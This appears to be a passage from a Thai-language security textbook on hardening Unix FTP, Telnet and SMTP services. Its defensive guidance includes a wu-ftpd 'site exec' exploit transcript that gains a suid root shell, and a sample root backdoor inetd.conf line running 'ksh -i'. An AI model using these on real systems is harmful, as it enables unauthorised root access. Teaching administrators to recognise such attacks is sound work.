1 การร้องขอการกระทำกำลังเกิดขึ้น (initiated)

2 ตอบสนองการร้องขอเสร็จเรียบร้อย , Server พร้อมที่จะรับการร้องขอครั้งใหม่

3 ได้รับคำสั่งแล้ว , แต่ในการร้องขอการปฏิบัติการต้องการข้อมูลมากกว่านี้

4 ไม่ยอมรับคำสั่ง , การร้องขอการปฏิบัติล้มเหลว , แต่เงื่อนไขที่ล้มเหลวสามารถที่จะร้องขอได้อีกครั้ง

5 ไม่ยอมรับคำสั่ง , การร้องขอการปฏิบัติล้มเหลว ,แต่เงื่อนไขที่ล้มเหลวมีท่าทางว่าจะกลับมาเกิดอีกครั้ง

ตัวเลขในหลักที่สองแสดงถึง

0 Syntax แสดงถึง syntax error

1 Information แสดงถึงการร้องตอบการร้องของข้อมูล

2 Connection หมายความว่า ข้อความนั้นได้มีการตอบกลับสำหรับการร้องขอในการควบคุม และ การรับส่งข้อมูล

3 Authentication and accounting แสดงถึงการล็อกอิน หรือมีการปฏิบัติการ

4 N/a

5 File System แสดงข้อมูลเกี่ยวกับสถานะของ server file system

ตัวเลขในหลักที่ 3 เป็นการขยายตัวเลขในหลักที่ 2

<u>ตัวอย่าง reply number</u>

110 restart marker reply. โดย yyyy = mmmm เมื่อ yyy เป็น user process data stream marker และmmmm เป็น ftpd equivalent marker

120 พร้อมที่จะให้บริการใน nnn นาที

200 คำสั่งถูกต้อง

211 สถานะของระบบ หรือ reply help ของระบบ

212 Directory status

230 User logged in, proceed

250 การร้องขอที่จะกระทำกับไฟล์ ถูกต้อง

331 Username ถูกต้อง ต้องการรหัสผ่าน

425 ไม่สามารถเปิด data connection

451 การร้องขอบริการถูกยกเลิก เกิดข้อผิดพลาดในการทำงาน

500 Syntax error ไม่สามารถแปลความหมายได้ หรือว่า คำสั่งนั้นมีความยาวมากเกินไป

530 ไม่ได้ logged in

550 การร้องขอให้เกิดขึ้น , ไม่มีไฟล์นี้ปรากฏอยู่ , ไม่พบ , ไม่สามารถ access ได้

ไคลเอ็นต์ และเซิร์ฟเวอร์ เดมอน (Client and Server Daemon)

Client program is **ftp**

Server program is **ftpd** หรือ **in.ftpd**

การเซ็ตอัป ftpd ในฝั่งเซิร์ฟเวอร์

แก้ไฟล์ /etc/inetd.conf ทำการเพิ่มข้อความดังนี้

```
ftp     stream  tcp     nowait  root    /usr/libexec/ftpd  ftpd     –US      #OpenBSD
ftp     stream  tcp     nowait  root    /usr/lbin/ftpd     ftpd     -l       #HP-UX
ftp     stream  tcp     nowait  root    /usr/lbin/ftpd     ftpd     –l       #SunOS
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd     wu.ftpd  -l -i –a #Linux
```

รูปที่ 4-6 แสดงการเซ็ตอัป ftpd ในไฟล์ /etc/inetd.conf

ข้อบกพร่อง และไม่ปลอดภัยใน ftpd (Bug /Insecure in ftpd)

1. ในการใช้งานบริการ ftp อาจถูกดักจับ username และ รหัสผ่านไปได้ โดยใช้โปรแกรมพวก Sniffer

2. user root ไม่ควรล็อกอินได้ในบริการ ftp รวมถึง user อื่นด้วยเช่น uucp , news, bin, daemon, sys เป็นต้น เพราะถ้าหาก มีการยอมให้ user root ล็อกอินได้ ผู้บุกรุกอาจใช้โปรแกรมเดาสุ่มรหัสผ่านมาใช้เพื่อเข้าไปใช้งานระบบ โดยผ่านทางบริการ ftp ได้

3. ในการเปิดให้บริการ Anonymous FTP ควรตรวจสอบสิทธิ์ (Permission) ของ ไดเรกทอรี และไฟล์ ให้ถูกต้อง คือ ไดเรกทอรี และไฟล์ต้องไม่สามารถเขียนได้ ควรกำหนดให้สามารถอ่าน และ execute ได้เท่านั้น เพราะในบางครั้ง root direcroty ของ user ftp อาจเปิด permission เป็น 777 ไว้ทำให้ผู้บุกรุกสามารถสร้าง .rhosts หรือ .forward หรือใช้โปรแกรม exploit เพื่อทำให้ได้สิทธิ์เป็น root ได้

4. ใน linux บางเวอร์ชันอนุญาตให้สามารถล็อกอิน โดยใช้ user “null” ได้ และจะมีสิทธิ์เทียบเท่า root

5. ใน ftpd บางเวอร์ชันไม่ได้มีการตรวจสอบความยาวของอาร์กิวเมนต์ เช่น ถ้ามีการใส่ username, passwd ที่มีความยาวมากๆ ทำให้เกิด Buffer Overflow แล้วจะได้สิทธิ์เทียบเท่า root ของระบบ

6. ใน wu-ftpd ที่สนับสนุนคำสั่ง site exec เป็นอันตรายอย่างยิ่งที่จะเป็นช่องทางให้ผู้บุกรุก execute คำสั่งต่างๆในระบบ เสมือนกับได้สิทธิ์เทียบเท่า root ดังตัวอย่างดังนี้

```
Diamond : > victim.host.com
220 victim.host.com FTP server (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994) ready.
Name (victim.host.com:root): testing
331 Password required for testing
Password: (password)
230 User testing logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quote "site exec bash -c id"      (see if sys is exploitable)
200-bash -c id
200-uid=0(root) gid=0(root) euid=505(testing) egid=100(users) groups=100(users)
200  (end of 'bash -c id')
ftp> quote "site exec bash -c /yer/home/dir/ftpbug"
200-bash -c /yer/home/dir/ftpbug
200  (end of 'bash -c /yer/home/dir/ftpbug')
ftp> quit
221 Goodbye.
Diamond :>
```

รูปที่ 4-7 แสดงการใช้คำสั่ง site exec

จะมี suid root shell อยู่ใน /tmp/.sh ต่อจากนั้นทำการ telnet victim.host.com แล้วล็อกอิน testing ต่อจากนั้นลองใช้คำสั่ง ดังนี้

```
$ id
uid=1000(testing) gid=100(users)
$ /tmp/.sh
# id
uid=1000(testing) gid=100(users) euid=0(root)
#
```

รูปที่ 4-8 แสดงผลลัพธ์หลังจากใช้คำสั่ง site exec

7. ในบางครั้งผู้ดูแลระบบได้ทำการคัดลอก /etc/passwd มายัง ~ftp/etc/passwd ทำให้เมื่อมีการใช้งาน Anonymous FTP เข้ามาในระบบ ก็จะสามารถ get ไฟล์ passwd ที่มี username จริง และถ้าเก็บรหัสผ่านไว้ที่ไฟล์ passwd เลย (ไม่ได้ shadow ไว้) ก็สามารถนำโปรแกรม crack passwd มาใช้เพื่อหารหัสผ่านที่แท้จริงได้ ซึ่งโปรแกรมที่นิยมใช้ก็จะเป็น John the Ripper หรือ Jack Crack หรือไม่ก็เป็นโปรแกรมพวก Brute Force Crack

เวอร์ชันของ ftpd ที่มีปัญหา

Washington University wu-ftpd

- Washington University wu-ftpd 2.6
- Washington University wu-ftpd 2.5 + RedHat Linux 6.1 i386
- Washington University wu-ftpd 2.4.2academ[BETA1-15] + Caldera OpenLinux Standard 1.2
- Washington University wu-ftpd 2.4.2academ[BETA-18] + RedHat Linux 5.2 i386
- Washington University wu-ftpd 2.4.2 VR17
- Washington University wu-ftpd 2.4.2 VR16
- Washington University wu-ftpd 2.4.2 (beta 18) VR9
- Washington University wu-ftpd 2.4.2 (beta 18) VR8
- Washington University wu-ftpd 2.4.2 (beta 18) VR7
- Washington University wu-ftpd 2.4.2 (beta 18) VR6
- Washington University wu-ftpd 2.4.2 (beta 18) VR5
- Washington University wu-ftpd 2.4.2 (beta 18) VR4
- Washington University wu-ftpd 2.4.2 (beta 18) VR15
- Washington University wu-ftpd 2.4.2 (beta 18) VR14
- Washington University wu-ftpd 2.4.2 (beta 18) VR13
- Washington University wu-ftpd 2.4.2 (beta 18) VR12
- Washington University wu-ftpd 2.4.2 (beta 18) VR11
- Washington University wu-ftpd 2.4.2 (beta 18) VR10
- Washington University wu-ftpd 2.4.1

Max-Wilhelm Bruker bftpd 1.0.13

มีข้อบกพร่องเมื่อใช้คำสั่ง site chown แล้วใส่ parameter ตามหลังที่มีความยาวมากๆ จะเกิด Buffer Overflow

- Sun Solaris 8.0_x86
- Sun Solaris 7.0_x86

- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 6.4
- RedHat Linux 7.0
- RedHat Linux 6.2 i386
- RedHat Linux 6.1 i386
- OpenBSD OpenBSD 2.8
- NetBSD NetBSD 1.4.2
- MandrakeSoft Linux Mandrake 7.1
- MandrakeSoft Linux Mandrake 7.0
- FreeBSD FreeBSD 5.0
- FreeBSD FreeBSD 4.1.1
- FreeBSD FreeBSD 4.1
- Debian Linux 2.3
- Debian Linux 2.2
- Corel Linux OS 1.0
- Connectiva Linux 5.1
- Connectiva Linux 5.0
- Connectiva Linux 4.2
- BSDI BSD/OS 4.0.1
- BSDI BSD/OS 4.0
- BSDI BSD/OS 3.1

Wu-ftp ใน HP-UX

ใน default installation ของ HP-UX 11.0 ftpd มีข้อบกพร่องใน SITE EXEC

การป้องกัน และแก้ไข

1. ทำการลง ftp daemon ในเวอร์ชันใหม่ๆ
2. กำหนดให้ผู้ใช้งานคนใดไม่สามารถ ftp เข้ามาในระบบได้ โดยทำการแก้ไขไฟล์ /etc/ftpusers ดังนี้

```
#
# ftpusers      This file describes the names of the users that may
#               _*NOT*_ log into the system via the FTP server.
#               This usually includes "root", "uucp", "news" and the
#               like, because those users have too much power to be
#               allowed to do "just" FTP...
# The entire line gets matched, so no comments or extra characters on
# lines containing a username.
#
root
bin
daemon
adm
```

รูปที่ 4-9 แสดงไฟล์ /etc/ftpusers

3. ทำการตรวจสอบ .rhosts และ .forward ใน ~ftp ซึ่งไม่ควรจะมีไฟล์ทั้งสองนี้
4. การ setup Anonymous FTP

- ทำการ adduser ftp โดยสร้างให้มี uid, gid และโฮมไดเรกทอรีที่ไม่ซ้ำกับผู้ใช้งานอื่นๆ ในระบบ เช่น

```
ftp:*:999:999:Anonymous FTP : /home/ftp:/bin/false
```

รูปที่ 4-10 แสดง uid และ gid ของ user ftp

*หมายเหตุ** Shell ของ user ftp ควรเป็น /bin/false เท่านั้น

- ทำการสร้าง ftp home directory โดยให้สิทธิ์ของไดเรกทอรีเป็นของ root ส่วน group ownership เป็นของ ftp account ซึ่งในที่นี้เรากำหนดเป็น 999 และมีสิทธิ์ในการเข้าถึงไดเรกทอรีเป็น 555

```
# mkdir /home/ftp
# cd /home/ftp
# chgrp 999 .
# chmod 555 .
# ls –ld  .
d r – x r – x r - x   3 root     999          512 Feb  1 01:00 .
```

รูปที่ 4-11 แสดงการสร้างโฮมไดเรกทอรี และการกำหนดสิทธิ์ ให้กับ user ftp

- ทำการสร้างไดเรกทอรี ~ftp/bin และทำการ set mode เป็น 111

```
# mkdir bin
# chmod 111 bin
# ls –ld bin
d - - x - - x - - x  2 root  ftp  512 Feb  1 02:20 bin
```

รูปที่ 4-12 แสดงการสร้างไดเรกทอรี ~/ftp/bin และทำการกำหนดสิทธิ์ในการเข้าถึงไดเรกทอรีนั้น

- ทำการ copy system file มายัง ~ftp/bin และทำการ set mode เป็น 111 เพื่อให้สามารถ execute ได้

```
# cp /bin/ls  bin
# chmod 111 bin/ls
# ls –al /bin/ls
- - - x - - x - - x  1 root  ftp  167936 Feb  1 02:20 bin/ls
```

รูปที่ 4-13 แสดงการคัดลอกไฟล์ /bin/ls ไปยัง ~ftp/bin/ และทำการกำหนดสิทธิ์ในการใช้งาน

*หมายเหตุ** อย่านำ command interpreter เช่น shell หรือ perl ไปไว้ใน ~ftp/bin เพราะว่า command interpreter เหล่านี้สามารถ execute ได้โดยคำสั่ง site exec

- ทำการสร้างไดเรกทอรี ~ftp/etc และทำการ set mode เป็น 111

```
# mkdir
# chmod 111 etc
# ls –ld etc
d - - x - - x - - x  2 root  ftp  512 Feb  1 12:18 etc
```

รูปที่ 4-14 แสดงการสร้างไดเรกทอรี ~/ftp/etc และทำการกำหนดสิทธิ์ในการเข้าถึงไดเรกทอรีนั้น

- ใช้ editor สร้างไฟล์ ~ftp/etc/passwd และ ~ftp/etc/group ซึ่งจริงๆ ไม่จำเป็นที่จะต้องมีก็ได้

ตัวอย่างไฟล์ ~ftp/etc/passwd

```
root:*:0:0:::
bin:*:1:1:::
operator:*:11:0:::
ftp:*:999:999:::
nobody:*:99:99:::
```

รูปที่ 4-15 แสดงไฟล์ ~ftp/etc/passwd

ตัวอย่างไฟล์ ~ftp/etc/group

```
root::0:
bin::1:
daemon::2:
sys::3:
adm::4:
ftp::999:
```

รูปที่ 4-16 แสดงไฟล์ ~ftp/etc/group

หมายเหตุ* ห้ามทำการ copy ไฟล์จาก /etc/passwd และ /etc/group ไปยัง ~ftp/etc/passwd และ ~ftp/etc/group เด็ดขาด เพราะจะเป็นช่องทางทำให้ผู้บุกรุกทราบได้ว่ามี account ใดในระบบบ้าง และในบ้างระบบที่ไฟล์ passwd ไม่ได้เข้ารหัสในส่วนของรหัสผ่านไว้ จะถูกผู้บุกรุกนำไปใช้โปรแกรม crack passwd ได้

- ทำการ set mode ให้กับไฟล์ passwd และ group เท่ากับ 444

```
# chmod 444 passwd group
# ls –al
-r- -r- -r- -  1 root  ftp   54 Feb  1 15:44 group
-r- -r- -r- -  1 root  ftp   83 Feb  1 15:45 passwd
```

รูปที่ 4-17 แสดงการกำหนดสิทธิ์ในการใช้งานไฟล์ ~ftp/etc/passwd, ~ftp/etc/group

- ทำการสร้างไดเรกทอรี ~ftp/pub และทำการ set mode เป็น 555

```
# mkdir pub
# chmod 555 pub
# ls –ld pub
d r – x r – x r - x  2 root  ftp  512 Feb  1 15:50 pub
```

รูปที่ 4-18 แสดงการสร้างไดเรกทอรี ~ftp/pub และทำการกำหนดสิทธิ์ในการเข้าใช้งานไดเรกทอรี

- จากนั้นทำการ copy ไฟล์ที่ต้องการให้ ftp มายัง ~ftp/pub แล้วทำการ set mode ให้เป็น 555

- ถ้าต้องการให้ไดเรกทอรีใด ทำการ upload ได้ควร set permission เป็น 1777


4.4.2 บริการ TELNET(23)

เป็นโปรแกรมที่ให้บริการ "Remote Virtual Terminal Service" คืออนุญาตให้ผู้ใช้งานจากระบบอื่นสามารล็อกอินผ่านระบบเครือข่ายเข้ามาในเครื่องคอมพิวเตอร์ของเราได้ เสมือนกับว่านั่งทำงานอยู่หน้าเครื่องคอมพิวเตอร์ของเรา หรือเรียกว่า รีโมท (Remote login)

<u>การทำงานของ Virtual Terminal Service</u>

การทำงานทั่วไปของ Virtual Terminal Service

1. ***Client connect to server***
2. ***Server execute the system login program***
3. ***Login program execute the user's shell***



รูปที่ 4-19 แสดงการเชื่อมต่อของเวอร์ชวลเทอร์มินอล

ไคลเอ็นต์ และเซิร์ฟเวอร์ เดมอน (Client and Server Daemon)

Client program is **telnet**

Server program is **telnetd**

การเซ็ตอัป telnetd ในฝั่งเซิร์ฟเวอร์

แก้ไขไฟล์ /etc/inetd.conf โดยการเพิ่มข้อความดังนี้

```
telnet   stream   tcp   nowait   root   /usr/lbin/telnetd   telnetd –b   /etc/issue   #Hp-Ux
telnet   stream   tcp   nowait   root   /usr/sbin/tcpd      in.telnetd                #Linux
telnet   stream   tcp   nowait   root   /usr/libexec/telnetd   telnetd –k            #OpenBSD
```

รูปที่ 4-20 แสดงการเซ็ตอัป telnetd ในไฟล์ /etc/inetd.conf

ข้อบกพร่อง และไม่ปลอดภัยใน telnetd (Bug /Insecure in telnetd)

1. ในระบบอีเทอร์เนต(Ethernet) เมื่อเราต้องการที่จะติดต่อกับเครื่องเป้าหมาย แพ็กเก็ต (packet) จะถูกส่งจากคอมพิวเตอร์เครื่องต้นทางไปยังเครื่องปลายทาง โดยจะทำการส่งแพ็กเก็ตลงไปยัง network แบบ broadcast ซึ่งเครื่องคอมพิวเตอร์ที่อยู่ใน network เดียวกันจะทำการอ่านแพ็กเก็ตนั้นขึ้นมาตรวจสอบดูว่าใช้ข้อมูลของเครื่องตนหรือไม่ ถ้าไม่ใช่ ก็จะไม่สนใจข้อมูลนั้น ซึ่งมีโปรแกรมที่สามารถดักจับ (snoop , sniff) username และ password ได้ ซึ่งการ ใช้งาน telnet ไม่ปลอดภัยนัก เพราะว่าเป็นการส่ง username และ password แบบ clear text (เป็นการส่งอักขระโดยไม่มีการเข้ารหัส)

2. ในระบบที่ผู้ใช้งานระบบมากๆ ผู้ดูแลระบบอาจมีการ adduser โดยที่ใช้รหัสผ่านเหมือนกับ username หรือไม่มีรหัสผ่าน ทำให้ผู้บุกรุกสามารถเจาะเข้ามาในระบบได้ง่าย โดยผู้บุกรุกจะ telnet เข้ามาเพื่อลองใส่ username และรหัสผ่าน แบบเดาสุ่ม

3. เซิร์ฟเวอร์ที่ให้บริการ telnet ยอมให้เครื่องคอมพิวเตอร์อื่นเข้ามาใช้งานระบบได้ ซึ่งถือว่าไม่ปลอดภัย เนื่องจากผู้บุกรุกสามารถ telnet เข้ามาในระบบได้ไม่ว่าจะอยู่ที่ไหนในโลกก็ตาม โดยผ่านทางเครือข่ายอินเตอร์เน็ต

4. ผู้บุกรุกอาจจะทำการ telnet เข้ามายังเครื่องเป้าหมาย เพื่อตรวจสอบว่าเครื่องเป้าหมายที่ต้องการจะเจาะเข้าไปใช้ Operating system ของอะไร เช่น

```
S telnet  Chaokhun.kmitl.ac.th
UNIX(r) System V Release 4.0 (Chaokhun)

login:
```

รูปที่ 4-21 แสดงการตรวจสอบเวอร์ชันของระบบปฏิบัติการโดยใช้คำสั่ง telnet

จะเห็นได้ว่า เมื่อ telnet เข้าไปที่ server Chaokhun จะมีการแสดง banner เพื่อบอกว่า server Chaokhun ใช้ UNIX(r) System V Release 4.0 นั่นคือ Solaris 2.X ซึ่งทำให้ผู้บุกรุกทราบว่าจะต้องใช้ tools ตัวไหนในการเจาะระบบปฏิบัติการนี้

การป้องกัน และแก้ไข

1. ผู้ดูแลระบบควรเปิดให้บริการ SSH (Secure Shell) แทน telnet เพราะว่า SSH มีการ Encryption รหัสผ่าน เมื่อผู้ไม่หวังดีดักจับรหัสผ่านไปจะได้รหัสผ่านที่ไม่ถูกต้องไป สามารถ download SSH ได้ http://www.ssh.net หรือ http://www.openssh.com

2. ถ้าต้องการเปิดให้บริการ telnet ควรป้องกันไม่ให้โฮสต์อื่นสามารถ telnet เข้ามายัง Server ของเราได้ โดยใช้ TCP WRAPPER เพื่ออนุญาตให้ โฮสต์ใดสามารถ telnet เข้ามายัง server ของเราได้ โฮสต์ใดไม่สามารถ telnet เข้ามาได้ ซึ่งสามารถทำได้ดังนี้

- แก้ไฟล์ /etc/inetd.conf ดังนี้

```
telnet   stream   tcp      nowait   root      /usr/libexec/tcpd     telnetd –k     #(OpenBSD)
```

รูปที่ 4-22 แสดงการเซ็ตอัปการใช้งาน TCP WRAPPER ในไฟล์ /etc/inetd.conf

- ทำการแก้ไฟล์ /etc/hosts.allow เป็นไฟล์ที่บอกให้ทราบว่าต้องการให้โฮสต์ไหนสามารถเข้ามาใช้งานระบบเราได้ เมื่อเราเซ็ต TCP WRAPPER

```
telnetd: .ce.kmitl.ac.th, 161.246.4. ,161.246.5. ,161.246.6. EXCEPT 161.246.5.4
```

รูปที่ 4-23 แสดงการแก้ไขไฟล์ /etc/hosts.allow

หมายความว่า เซิร์ฟเวอร์อนุญาตให้บริการ telnetd ของระบบ ยินยอมให้โฮสต์ที่อยู่ภายใต้โดเมน ce.kmitl.ac.th สามารถ telnet ได้ทั้งหมด รวมถึงไอพี 161.246.4.X , 161.246.5.X,

161.246.6.X ด้วย ส่วน EXCEPT คือยกเว้นไอพี 161.246.5.4 ที่ไม่สามารถ telnet เข้ามายังเซิร์ฟเวอร์นี้ได้

- ทำการแก้ไขไฟล์ /etc/hosts.deny เป็นไฟล์ที่บอกว่าไม่ให้โฮสต์ไหนเข้ามาใช้งานระบบ

```
ALL: ALL
```

รูปที่ 4-24 แสดงการแก้ไขไฟล์ /etc/hosts.deny

หมายความว่า ทุกๆ บริการไม่อนุญาตให้ โฮสต์ใดๆ เข้ามาใช้งานในระบบ

3. ระบบไม่ควรยอมให้มีการล็อกอินโดย username root (super user) ได้ เพราะว่าเป็นการไม่ปลอดภัย เนื่องจากผู้บุกรุกจะทำการ telnet เข้ามาในระบบแล้วล็อกอินเป็น root ได้เลย เราสามารถเซ็ต secure terminal ให้ root สามารถล็อกอินได้ โดยแก้ไขในไฟล์ /etc/securetty (linux) , /etc/ttys (OpenBSD) , /etc/ttytype (HP-UX)

ตัวอย่างไฟล์ /etc/ttys (OpenBSD)

```
console  "/usr/libexec/getty Pc"        vt220   off secure
ttyC0    "/usr/libexec/getty Pc"        vt220   on  secure
ttyC1    "/usr/libexec/getty Pc"        vt220   on  secure
ttyC2    "/usr/libexec/getty Pc"        vt220   on  secure
ttyC3    "/usr/libexec/getty Pc"        vt220   on  secure
ttyC4    "/usr/libexec/getty Pc"        vt220   off secure
tty00    "/usr/libexec/getty std.9600"  unknown off
tty01    "/usr/libexec/getty std.9600"  unknown off
tty02    "/usr/libexec/getty std.9600"  unknown off
tty03    "/usr/libexec/getty std.9600"  unknown off
tty04    "/usr/libexec/getty std.9600"  unknown off
ttyp0    none                   network
ttyp1    none                   network
```

รูปที่ 4-25 แสดงไฟล์ /etc/ttys

ตัวอย่างไฟล์ /etc/securetty (Linux)

```
# This file defines which devices root can log in on.

# These are the ttys on the physical console:
console
tty1
tty2
tty3
tty4
tty5
tty6

# These are remote ttys, and uncommenting them might be less than fully secure:
#ttyS0
#ttyS1
#ttyS2
#ttyS3
#ttyp0
#ttyp1
#ttyp2
#ttyp3
```

รูปที่ 4-26 แสดงไฟล์ /etc/securetty

4. ผู้ดูแลระบบอาจทำการหลอกผู้บุกรุกที่ทำการ Telnet เข้ามาโดยแก้ไฟล์ /etc/issue ดังนี้

```
Welcome to Linux 2.2.13.

เป็น

Welcome to  Win3.11(s)
```

รูปที่ 4-27 แสดงการแก้ไขไฟล์ /etc/issue เพื่อหลอกผู้บุกรุก

5. ผู้ดูแลระบบควรตรวจสอบดูไฟล์

- /etc/inetd.conf เพราะผู้บุกรุกอาจจะมาแก้ไขโดยเปิดบริการให้ telnet เข้ามาในระบบแล้วจะได้สิทธิ์เป็นผู้ดูแลระบบเลย โดยไม่ต้องใส่รหัสผ่าน เช่น

daytime	stream	tcp	nowait	root	/bin/ksh	ksh - i

รูปที่ 4-28 แสดงประตูหลังที่ผู้บุกรุกได้ทำไว้ เมื่อ telnet เข้ามาในระบบแล้วจะได้สิทธิ์เป็นผู้ดูแลระบบ

- /etc/services บางทีผู้ดูแลระบบได้ทำการปิดบริการ telnet ในพอร์ต 23 ไปแล้ว แต่ผู้บุกรุกได้ทำการแก้ไฟล์ /etc/inetd.conf และ /etc/services เพื่อเปิดบริการ และเปลี่ยนให้บริการ telnet ในพอร์ตอื่น


- /etc/ttys เพราะอาจจะมีการให้ root ล็อกอินบนเทอร์มินอลที่ไม่ปลอดภัยได้

6. ผู้ดูแลระบบควรตรวจสอบล็อกไฟล์เป็นประจำโดยใช้คำสั่ง last เพื่อดูว่ามีใครล็อกอินเข้ามาใช้งานระบบ และผู้ใช้ทุกคนควรตรวจสอบ last login ทุกครั้ง เพื่อดูว่าเราได้ทำการล็อกอินครั้งสุดท้ายเมื่อเวลาเท่าไร และมาจากที่ได

4.4.3 บริการ SMTP(25)

SMTP (Simple Mail Transfer Protocol) เป็นโพรโตคอลที่ใช้รับ – ส่งอีเมล์จากเครื่องต้นทาง ไปยังเครื่องปลายทาง โดยมี MTAs (Message Transfer Agents) ทำหน้าที่เป็นตัวกลางในการรับส่งอีเมล์ (e-mail) ตัวอย่าง MTAs เช่น Sendmail

โดยจะมีโปรแกรมที่ทำหน้าที่ รับ-ส่ง และจัดการอีเมล์ ซึ่งจะเรียกว่า User Agents (UAs) ซึ่งโดยทั่วๆ ไปเราจะรู้จัก UAs ในชื่อของ mail readers ตัวอย่าง UAs ที่นิยมใช้กันใน unix ได้แก่ Elm, Pine เป็นต้น ส่วนใน Pc และ Mcintoshes ได้แก่ Eudora, Outlook เป็นต้น



รูปที่ 4-29 แสดง Messaging Architecture ของบริการ SMTP

<u>ไคลเอ็นต์ และเซิร์ฟเวอร์ เดมอน</u> (Client and Server Daemon)

Client program is **Pine, Mail**

Server program is **Sendmail**

การเซ็ตอัป Sendmail ในฝั่งเซิร์ฟเวอร์

- OpenBSD ทำการแก้ไขไฟล์ /etc/rc.conf ดังนี้

```
sendmail_flags="-bd -q30m"          # for normal use: "-bd -q30m"
```

รูปที่ 4-30 แสดงการเซ็ตอัป Sendmail ใน OpenBSD

- -bd ทำการรันเดมอน โดย Sendmail จะทำการ fork และทำงานเป็น backgroundโดยจะรอรับบริการอยู่ที่พอร์ต 25
